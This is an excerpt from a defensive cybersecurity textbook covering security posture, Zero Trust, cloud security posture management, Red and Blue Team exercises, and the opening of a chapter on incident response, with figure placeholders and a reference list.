



*Figure 1.8: Continuous security monitoring, facilitated by traditional alert systems, behavioral analysis, and machine learning*

This is just one of the reasons that it is becoming foundational that organizations start to invest more in threat intelligence, machine learning, and analytics to protect their assets. We will cover this in more detail in *Chapter 13*, *Threat Intelligence*. Having said that, let's also realize that detection is only one piece of the puzzle; you need to be diligent and ensure that your organization is secure by default, in other words, that you've done your homework and protected your assets, trained your people, and continuously enhance your security posture.

## Enhancing your security posture

If you have carefully read this entire chapter, it should be very clear that you can't use the old approach to security facing today's challenges and threats. When we say old approach, we are referring to how security used to be handled in the early 2000s, where the only concern was to have a good firewall to protect the perimeter and have antivirus on the endpoints. For this reason, it is important to ensure that your security posture is prepared to deal with these challenges. To accomplish this, you must solidify your current protection system across different devices, regardless of the form factor.

It is also important to enable IT and security operations to quickly identify an attack, by enhancing the detection system. Last but certainly not least, it is necessary to reduce the time between infection and containment by rapidly responding to an attack by enhancing the effectiveness of the response process. Based on this, we can safely say that the security posture is composed of three foundational pillars as shown in the following diagram:





*Figure 1.9: The three pillars of an effective security posture: Protection, Detection, and Response*

These pillars must be solidified; if in the past the majority of the budget was put into protection, nowadays it's even more imperative to spread that investment and level of effort across all pillars. These investments are not exclusive to technical security controls; they must also be done in the other spheres of the business, which includes administrative controls. It is recommended to perform a self-assessment to identify the weaknesses within each pillar from the tool perspective. Many companies evolved over time and never really updated their security tools to accommodate the new threat landscape and how attackers are exploiting vulnerabilities.

A company with an enhanced security posture shouldn't be part of the statistics that were previously mentioned (229 days between the infiltration and detection); the response should be almost immediate. To accomplish this, a better incident response process must be in place, with modern tools that can help security engineers to investigate security-related issues.

*Chapter 2*, *Incident Response Process*, will cover incident response in more detail and *Chapter 14*, *Investigating an Incident*, will cover some case studies related to actual security investigations.

The sections that follow will cover some important considerations that should be in place when planning to improve your overall security posture – starting with an encompassing approach to security posture (Zero Trust) before focusing on particular areas that need attention within security posture management.

## Zero Trust

When it comes to the improvement of the overall security posture, it becomes imperative nowadays to have a **Zero Trust Architecture (ZTA)** in place. While you may have read many articles about Zero Trust from different vendors, the ultimate agnostic source of ZTA is the NIST 800-207 standard for Zero Trust. It is imperative that you read this publication if you want to have a vendor-neutral approach to implement Zero Trust. Regardless of the vendor's implementation of ZTA, is important that you understand the core principles below:

- **With ZTA there are no trusted networks, even the internal corporate network is not implicitly trusted**: This is an important principle, since the idea is that all assets are always assuming that the threat actor is present and actively trying to attack them.
- **Many devices will be on the corporate network, and many will not be owned by the corporation**: With the growth of BYOD, it becomes critical to assume that users will be using a wide variety of devices and that the corporation will not necessarily own them.
- **No resource is inherited trusted**: This aligns with the first principle, but expands to any resource, not only network infrastructure. If you are already using the assume breach approach (which will be discussed later in this chapter), you probably are already skeptical about how trustworthy the communication among resources can be. This principle is basically taking it to the next level and already assuming that you can't inherently trust a resource, you need to verify it.
- **Assets moving across corp and non-corp infrastructure should have a consistent security policy and posture**: Keeping a consistent security policy and security police for assets is a key principle to ensure ZTA adoption.

Although the NIST 800-207 standard defines six core principles, the other two are basically an expansion of the first and second ones described in the previous list.

To build a ZTA you need to assume that threats exist, regardless of the location, and that users' credentials can be compromised, which means that attackers might already be inside of your network. As you can see, a ZTA, when applied to a network, is more a concept and approach to network security than a technology per se. Many vendors will advertise their own solution to achieve a Zero Trust network, but at the end of the day, Zero Trust is broader than just a piece of technology sold by a vendor.

From the network perspective, one common way to implement a Zero Trust network is to use the device and the user's trust claims to gain access to a company's data. If you think about it, the ZTA approach leverages the concept that "Identity is your new perimeter," which you will see in more detail in *Chapter 7*, *Chasing a User's Identity*.

Since you can't trust any network, the perimeter itself becomes less important than it was in the past, and the identity becomes the main boundary to be protected.

To implement a ZTA, you need to have at least the following components:

- An identity provider
- A device directory
- A conditional policy
- An access proxy that leverages those attributes to grant or deny access to resources

The diagram shown below has a representation of the trust attributes that are part of a Zero Trust architecture:





*Figure 1.10: Some components of ZTA*

The great advantage of this approach is that a user, when logged in from a certain location and from a certain device, may not have access to a specific resource, compared to if the same user was using another device and was logged in from another location in which they could have access. The concept of dynamic trust based on those attributes enhances the security based on the context of access to a particular resource. As a result, this completely changes the fixed layers of security used in a traditional network architecture.

Microsoft **Azure Active Directory** (**Azure AD**) is an example of an identity provider that also has a conditional policy built in, the capability to register devices, and can be used as an access proxy to grant or deny access to resources.

The implementation of a Zero Trust network is a journey, and many times this can take months to be fully realized. The first step is to identify your assets, such as data, applications, devices, and services. This step is very important, because it is those assets that will help you to define the transaction flows, in other words, how these assets will communicate. Here, it is imperative to understand the history behind the access across these assets and establish new rules that define the traffic between these assets.

The following are just some examples of questions that will help you to determine the traffic flow, the conditions, and ultimately the boundaries of trust. The next step is to define the policies, the logging level, and the control rules. Now that you have everything in place, you can start working on:

- Who should have access to the set of apps that were defined?
- How will these users access this app?
- How does this app communicate with the backend server?
- Is this a cloud-native app? If so, how does this app authenticate?
- Will the device location influence data access? If so, how?

The last part is to define the systems that are going to actively monitor these assets and communications. The goal of this is not only for auditing purposes, but also for detection purposes. If malicious activity is taking place, you must be aware as fast as possible.

Having an understanding of these phases is critical, because in the implementation phase you will need to deal with a vendor's terminologies and technologies that adopt the Zero Trust network model. Each vendor may have a different solution, and if you have a heterogeneous environment, you need to make sure the different parts can work together to implement this model.

## Cloud Security Posture Management

When companies start to migrate to the cloud, their challenge to keep up with their security posture increases, since the threat landscape changes due to the new workloads that are introduced. According to the 2018 Global Cloud Data Security Study conducted by Ponemon Institute LLC (January 2018), 49% of respondents in the United States were:

> *"not confident that their organizations have visibility into the use of cloud computing applications, platform or infrastructure services."*

According to the Palo Alto 2018 Cloud Security Report (May 2018), 62% of respondents said that misconfiguration of cloud platforms was the biggest threat to cloud security. From these statistics we can clearly see a lack of visibility and control over different cloud workloads, which not only causes challenges during the adoption, but also slows down the migration to the cloud. In large organizations the problem becomes even more difficult due to the dispersed cloud adoption strategy. This usually occurs because different departments within a company will lead their own way to the cloud, from the billing to infrastructure perspective. By the time the security and operations team becomes aware of those isolated cloud adoptions, these departments are already using applications in production and integrated with the corporate on-premises network.

To obtain the proper level of visibility across your cloud workloads, you can't rely only on a well-documented set of processes, you must also have the right set of tools. According to the Palo Alto 2018 Cloud Security Report (May 2018), 84% of respondents said that "traditional security solutions either don't work at all or have limited functionality."

This leads to a conclusion that, ideally, you should evaluate your cloud provider's native cloud security tools before even start moving to the cloud. However, many current scenarios are far from the ideal, which means you need to evaluate the cloud provider's security tools while the workloads are already on it.

When talking about **cloud security posture management** (**CSPM**), we are basically referring to three major capabilities: visibility, monitoring, and compliance assurance.

A CSPM tool should be able to look across all these pillars and provide capabilities to discover new and existing workloads (ideally across different cloud providers), identify misconfigurations and provide recommendations to enhance the security posture of cloud workloads, and assess cloud workloads to compare against regulatory standards and benchmarks. The following table has general considerations for a CSPM solution:

| Capability | Considerations |
|---|---|
| Compliance assessment | Make sure the CSPM meets the regulatory standards used by your company. |
| Operational monitoring | Ensure that you have visibility throughout the workloads, and that best practice recommendations are provided. |
| DevSecOps integration | Make sure it is possible to integrate this tool into existing workflows and orchestration. If it is not, evaluate the available options to automate and orchestrate the tasks that are critical for DevSecOps. |
| Risk identification | How is the CSPM tool identifying risks and driving your workloads to be more secure? This is an important question to answer when evaluating this capability. |
| Policy enforcement | Ensure that it is possible to establish central policy management for your cloud workloads and that you can customize it and enforce it. |
| Threat protection | How do you know if there are active threats in your cloud workloads? When evaluating the threat protection capability for CSPM, it is imperative that you can not only protect (proactive work) but also detect (reactive work) threats. |

*Table 1.5: Considerations for a CSPM solution*

These considerations provide a valuable starting point for most CSPM solutions, but you may find more points that also need to be considered based on the unique needs of a particular company.

## Multi-cloud

COVID-19 accelerated digital transformation and with that many companies started to rapidly adopt cloud computing technologies to stay in business, or to expand their current capabilities. With this reality, it is also possible to notice that multi-cloud adoption grew over the past two years, where customers were focused on redundancy and disaster recovery, and avoiding vendor lock-in. With that a new challenge arises, which is how to keep visibility and control across multi-cloud from a centralized location.

This new reality pushed vendors to start working on integrations across cloud providers and enhancing their cloud security posture management and workload protection offering to cover multiple clouds. At Ignite 2021, Microsoft announced the change from Azure Security Center and Azure Defender to Microsoft Defender for Cloud. The intent of the renaming was to ensure that the market could identify Microsoft Defender for Cloud as an agnostic solution that can protect workloads not only in Azure but also in a different cloud provider. One of the main capabilities in this new format is seeing CSPM-related recommendations in a single dashboard as shown in the image below:





*Figure 1.11: CSPM recommendations across Azure, AWS, and GCP*

In *Figure 1.11* you can see a filter to select the environment (cloud provider) and if you want to see all recommendations for all cloud providers that you configured connectivity with, you can keep all filters selected and observe the difference between resources in Azure, AWS, and GCP based on the icon.

Is also very common that in a multi-cloud adoption, most of your resources will be in one cloud provider, and some others will be in a different cloud provider. This means that when you plan your CSPM/CWPP selection, you need to evaluate the capabilities of the platform based on the criticality of the majority of the workloads that you have. In other words, if you have most of your resources in Azure, you want to ensure that your CSPM/CWPP solution has the full set of functionalities natively integrated in Azure. In addition to that, ensure that the solution you choose has at least the following capabilities:

- Ability to create a custom assessment for each cloud provider and workload
- Visibility of the security posture progress over time and prioritization of security recommendations that will influence the enhancement of the security posture
- Vulnerability assessment across compute-based workloads
- Capability to map security controls with regulatory compliance standards
- Threat detection created for each workload type
- Incident response integration via workflow automation

The solution you choose should have all of the above capabilities, and perhaps even more depending on your particular needs.

## The Red and Blue Teams

The Red/Blue Team exercise is not something new. The original concept was introduced a long time ago during World War I and like many terms used in information security, originated in the military. The general idea was to demonstrate the effectiveness of an attack through simulations.

For example, in 1932 Rear Admiral Harry E. Yarnell demonstrated the efficacy of an attack on Pearl Harbor. Nine years later, when the Japanese attacked Pearl Harbor, it was possible to compare and see how similar tactics were used. The effectiveness of simulations based on real tactics that might be used by the adversary is well known in the military. The University of Foreign Military and Cultural Studies has specialized courses just to prepare Red Team participants and leaders.

Although the concept of a "Red Team" in the military is broader, the intelligence support via threat emulation is similar to what a cybersecurity Red Team is trying to accomplish. The **Homeland Security Exercise and Evaluation Program** (**HSEEP**) also uses Red Teaming in prevention exercises to track how adversaries move and create countermeasures based on the outcome of these exercises.

In the cybersecurity field, the adoption of the Red Team approach also helps organizations to keep their assets more secure. The Red Team must be composed of highly trained individuals with different skill sets and they must be fully aware of the current threat landscape for the organization's industry. The Red Team must be aware of trends and understand how current attacks are taking place. In some circumstances and depending on the organization's requirements, members of the Red Team must have coding skills to create their own exploit and customize it to better exploit relevant vulnerabilities that could affect the organization. The core **Red Team** workflow takes place using the following approach:





*Figure 1.12: Red Team core workflow*

The **Red Team** will perform an attack and penetrate the environment in order to find vulnerabilities. The intent of the mission is to find vulnerabilities and exploit them in order to gain access to the company's assets. The attack and penetration phase usually follows the Lockheed Martin approach, published in the paper *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains* (available at `https://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf`). We will discuss the kill chain in more detail in *Chapter 4*, *Understanding the Cybersecurity Kill Chain*.

The Red Team is also accountable for registering their core metrics, which are very important for the business. The main metrics are as follows:

- **Mean time to compromise (MTTC)**: This starts counting from the minute that the Red Team initiated the attack to the moment that they were able to successfully compromise the target
- **Mean time to privilege escalation (MTTP)**: This starts at the same point as the previous metric, but goes all the way to full compromise, which is the moment that the Red Team has administrative privilege on the target

So far, we've discussed the capacity of the Red Team, but the exercise is not complete without the counter partner, the Blue Team. The Blue Team needs to ensure that the assets are secure and if the Red Team finds a vulnerability and exploits it, they need to rapidly remediate and document it as part of the lessons learned.

The following are some examples of tasks done by the Blue Team when an adversary (in this case the Red Team) is able to breach the system:

- **Save evidence**: It is imperative to save evidence during these incidents to ensure you have tangible information to analyze, rationalize, and take action to mitigate in the future.
- **Validate the evidence**: Not every single alert, or in this case piece of evidence, will lead you to a valid attempt to breach the system. But if it does, it needs to be cataloged as an **indicator of compromise** (**IOC**).
- **Engage whoever it is necessary to engage**: At this point, the Blue Team must know what to do with this IOC, and which team should be aware of this compromise. Engage all relevant teams, which may vary according to the organization.
- **Triage the incident**: Sometimes the Blue Team may need to engage law enforcement, or they may need a warrant in order to perform further investigation; a proper triage to assess the case and identify who should handle it moving forward will help in this process.
- **Scope the breach**: At this point, the Blue Team has enough information to scope the breach.
- **Create a remediation plan**: The Blue Team should put together a remediation plan to either isolate or evict the adversary.
- **Execute the plan**: Once the plan is finished, the Blue Team needs to execute it and recover from the breach.

The Blue Team members should also have a wide variety of skill sets and should be composed of professionals from different departments. Keep in mind that some companies do have a dedicated Red/Blue Team, while others do not. Companies might put these teams together only during exercises.

Just like the Red Team, the Blue Team also has accountability for some security metrics, which in this case are not 100% precise. The reason the metrics are not precise is that the true reality is that the Blue Team might not know precisely what time the Red Team was able to compromise the system. Having said that, the estimation is already good enough for this type of exercise. These estimations are self-explanatory as you can see in the following list:

- **Estimated time to detection** (**ETTD**)
- **Estimated time to recovery** (**ETTR**)

The Blue Team and the Red Team's work doesn't finish when the Red Team is able to compromise the system. There is a lot more to do at this point, which will require full collaboration among these teams. A final report must be created to highlight the details regarding how the breach occurred, provide a documented timeline of the attack, the details of the vulnerabilities that were exploited in order to gain access and to elevate privileges (if applicable), and the business impact to the company.

## Assume breach

Due to the emerging threats and cybersecurity challenges, it was necessary to change the methodology from prevent breach to assume breach. The traditional prevent breach approach by itself does not promote ongoing testing, and to deal with modern threats you must always be refining your protection. For this reason, the adoption of this model in the cybersecurity field was a natural move.

The former director of the CIA and the National Security Agency, Retired Gen. Michael Hayden, said in 2012:

> *"Fundamentally, if somebody wants to get in, they're getting in. Alright, good. Accept that."*

During the interview, many people didn't quite understand what he really meant, but this sentence is the core of the assume breach approach. Assume breach validates the protection, detection, and response to ensure they are implemented correctly. But to operationalize this, it becomes vital that you leverage Red/Blue Team exercises to simulate attacks against your own infrastructure and test the company's security controls, sensors, and incident response process.

In the following diagram, you have an example of the interaction between phases in the **Red Team/Blue Team** exercise:





*Figure 1.13: Red Team and Blue Team interactions in a Red Team/Blue Team exercise*

The preceding diagram shows an example of the Red Team starting the attack simulation, which leads to an outcome that is consumed by the Blue Team to address the vulnerabilities that were found as part of the post-breach assessment.

It will be during the post-breach phase that the Red and Blue Teams will work together to produce the final report. It is important to emphasize that this should not be a one-off exercise, but instead, must be a continuous process that will be refined and improved with best practices over time.

# Summary

In this chapter, you learned about the current threat landscape and how these new threats are used to compromise credentials, apps, and data. In many scenarios, old hacking techniques are used, such as phishing emails, but with a more sophisticated approach. You also learned about the current reality regarding the nationwide types of threats and government-targeted attacks. In order to protect your organization against these new threats, you learned about key factors that can help you to enhance your security posture. It is essential that part of this enhancement shifts the attention from protection only to include detection and response. For that, the use of Red and Blue Teams becomes imperative. The same concept applies to the assume breach methodology.

In the next chapter, you will continue to learn about the enhancement of your security posture. However, the chapter will focus on the incident response process. The incident response process is essential for companies that need a better method for the detection of and response to cyber threats.

# References

You can refer to the following articles for additional information:

- New IoT Botnet Discovered: http://www.darkreading.com/attacks-breaches/new-iot-botnet-discovered-120k-ip-cameras-at-risk-of-attack/d/d-id/1328839
- ESET reports 73,000 unprotected security cameras with default passwords: https://www.welivesecurity.com/2014/11/11/website-reveals-73000-unprotected-security-cameras-default-passwords/
- IOActive finds 7,000 vulnerable Linksys routers in use, possibility of up to 100,000 additional routers exposed to this vulnerability: https://threatpost.com/20-linksys-router-models-vulnerable-to-attack/125085/
- 43% of employed Americans reported spending some time working from home in 2017: https://www.nytimes.com/2017/02/15/us/remote-workers-work-from-home.html
- The ISSA Journal publishes vendor-agnostic guidelines to adopting BYOD: https://blogs.technet.microsoft.com/yuridiogenes/2014/03/11/byod-article-published-at-issa-journal/
- The FBI reports that in just the first 3 months of 2016, $209 million in ransomware payments were made: http://www.csoonline.com/article/3154714/security/ransomware-took-in-1-billion-in-2016-improved-defenses-may-not-be-enough-to-stem-the-tide.html
- Trend Micro predicted that ransomware growth would plateau in 2017, but that attack methods and targets would diversify: http://blog.trendmicro.com/ransomware-growth-will-plateau-in-2017-but-attack-methods-and-targets-will-diversify/
- Sophos reports that ransomware attacks have dropped from 51% in 2020 to 37% in 2021: https://www.sophos.com/en-us/medialibrary/pdfs/whitepaper/sophos-state-of-ransomware-2021-wp.p
- The Telegraph details the dangers of using the same password for multiple accounts: http://www.telegraph.co.uk/finance/personalfinance/bank-accounts/12149022/Use-the-same-password-for-everything-Youre-fuelling-a-surge-in-current-account-fraud.html
- Verizon's 2020 Data Breach Investigations Report highlights that a threat-actor's motives and style of attack vary according to industry, but that attacks utilize COVID-19 as a main theme: https://www.verizon.com/business/resources/reports/2021/2021-data-breach-investigations-report.pdf?_ga=2.263398479.2121892108.1637767614-1913653505.1637767614
- Microsoft explains their Security Development Lifecycle in depth: https://www.microsoft.com/sdl
- Microsoft Office 365 Security and Compliance can be found at: https://support.office.com/en-us/article/Office-365-Security-Compliance-Center-7e696a40-b86b-4a20-afcc-559218b7b1b8
- The Cloud Security Alliance's adoption practices and priorities survey can be found at: https://downloads.cloudsecurityalliance.org/initiatives/surveys/capp/Cloud_Adoption_Practices_Priorities_Survey_Final.pdf

- Researchers point out the significant delay between infiltration and detection: https://info.microsoft.com/ME-Azure-WBNR-FY16-06Jun-21-22-Microsoft-Security-Briefing-Event-Series-231990.html?ls=Social
- The Microsoft bulletin provides more information on the WannaCry attacks: https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
- This article details the Shadow Brokers' data dump: https://www.symantec.com/connect/blogs/equation-has-secretive-cyberespionage-group-been-breached
- For an account of WannaCry, refer to https://twitter.com/MalwareTechBlog/status/865761555190775808
- CrowdStrike identifies two separate Russian intelligence-affiliated adversaries present in the United States **Democratic National Committee** (**DNC**) network: https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/
- Russian hackers use spear-phishing attacks against the Pentagon's email system: http://www.cnbc.com/2015/08/06/russia-hacks-pentagon-computers-nbc-citing-sources.html
- The Verge discusses the damage cause by EternalBlue: https://www.theverge.com/2017/5/17/15655484/wannacry-variants-bitcoin-monero-adylkuzz-cryptocurrency-mining
- For a discussion on Red-Teaming tactics, refer to: https://www.quora.com/Could-the-attack-on-Pearl-Harbor-have-been-prevented-What-actions-could-the-US-have-taken-ahead-of-time-to-deter-dissuade-Japan-from-attacking#!n=12
- You can download the University of Foreign Military and Cultural Studies' Red Team handbook at: http://usacac.army.mil/sites/default/files/documents/ufmcs/The_Applied_Critical_Thinking_Handbook_v7.0.pdf
- FEMA explains how the Homeland Security Exercise and Evaluation Program uses Red Teaming in prevention exercises: https://www.fema.gov/media-library-data/20130726-1914-25045-8890/hseep_apr13_.pdf
- Lockheed Martin describes the attack and penetration phase in their paper *Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains*, available at: https://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf
- Former director of the CIA comments on cyber espionage: http://www.cbsnews.com/news/fbi-fighting-two-front-war-on-growing-enemy-cyber-espionage/
- Palo Alto reports on Trojan Ursnif: https://unit42.paloaltonetworks.com/unit42-banking-trojans-ursnif-global-distribution-networks-identified/
- Cognyte's *Cyber Threat Intelligence Research Group's 2021 Annual Cyber Intelligence Report* can be found at: https://www.cognyte.com/blog/ransomware_2021/
- The 2022 Flexera *State of the Cloud Report* is available at: https://info.flexera.com/CM-REPORT-State-of-the-Cloud#download

## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

`https://packt.link/SecNet`



# 2

# Incident Response Process

In the last chapter, you learned about the three pillars that sustain your security posture, and two of them (detection and response) are directly correlated with the **incident response** (**IR**) process. To enhance the foundation of your security posture, you need to have a solid incident response process. This process will dictate how to handle security incidents and rapidly respond to them. Many companies do have an incident response process in place, but they fail to constantly review it to incorporate lessons learned from previous incidents, and on top of that, many are not prepared to handle security incidents in a cloud environment.

In this chapter, we're going to be covering the following topics:

- The incident response process
- Handling an incident
- Post-incident activity
- Considerations regarding IR in the cloud

First, we will cover the incident response process.

## The incident response process

There are many industry standards, recommendations, and best practices that can help you to create your own incident response. You can still use those as a reference to make sure you cover all the relevant phases for your type of business. The one that we are going to use as a reference in this book is the **computer security incident response** (**CSIR**)—publication 800-61R2 from NIST. Regardless of the one you select to use as a reference, make sure to adapt it to your own business requirements. Most of the time, in security, the concept of "one size fits all" doesn't apply; the intent is always to leverage well-known standards and best practices and apply them to your own context. It is important to retain the flexibility to accommodate your business needs in order to provide a better experience when operationalizing it.

While flexibility is key for adapting incident responses to suit individual needs and requirements, it is still invaluable to understand the commonalities between different responses. There are a number of reasons to have an IR process in place, and there are certain steps that will help with both creating an incident response process and putting together an effective incident response team. Additionally, every incident has an incident life cycle, which can be examined to better understand why the incident has occurred, and how to prevent similar issues in the future. We will discuss each of these in more depth to give you a deeper understanding of how to form your own incident response.

## Reasons to have an IR process in place

Before we dive into more details about the process itself, it is important to be aware of the terminology that is used, and what the final goal is when using IR as part of enhancing your security posture. Let's use a fictitious company to illustrate why this is important.

The following diagram has a timeline of events. These events lead the help desk to escalate the issue and start the incident response process:

